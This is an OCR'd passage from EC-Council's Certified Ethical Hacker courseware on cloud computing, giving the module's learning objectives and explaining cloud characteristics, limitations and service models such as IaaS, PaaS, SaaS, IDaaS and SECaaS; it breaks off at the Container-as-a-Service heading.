C|EH Certified Ethical Hacker


EC-Council

MODULE 19

CLOUD COMPUTING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



Learning Objectives

Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in the cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and serverless computing environment and provides an insight into cloud computing threats and cloud hacking methodology. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.


At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology and serverless computing
- Understand cloud computing threats
- Understand cloud hacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Apply cloud computing security measures
- Use various cloud computing security tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST reference architecture and its benefits, the cloud storage architecture, and the cloud service providers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Gmail, Facebook, Dropbox, and Salesforce.com.

Characteristics of Cloud Computing

Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the "pay-per-use" metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, Microsoft OneDrive, Rackspace).

  Advantages:

  - Dynamic infrastructure scaling
  - Guaranteed uptime
  - Automation of administrative tasks
  - Elastic load balancing (ELB)
  - Policy-based services
  - Global accessibility

  Disadvantages:

  - Software security is at high risk (third-party providers are more prone to attacks)
  - Performance issues and slow connection speeds

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Platform-as-a-Service (PaaS)**

  This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

  Advantages:

  - Simplified deployment
  - Prebuilt business functionality
  - Lower security risk compared to IaaS
  - Instant community
  - Pay-per-use model
  - Scalability

  Disadvantages:

  - Vendor lock-in
  - Data privacy
  - Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet
  - Switching between SaaS vendors is difficult

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, Foundstone Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility
  - Increased time on core competencies

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- Increased attack surfaces and vulnerabilities
- Unknown risk profile
- Insecure APIs
- No customization to business needs
- Vulnerable to account hijacking attacks

- **Container-as-a-Service (CaaS)**

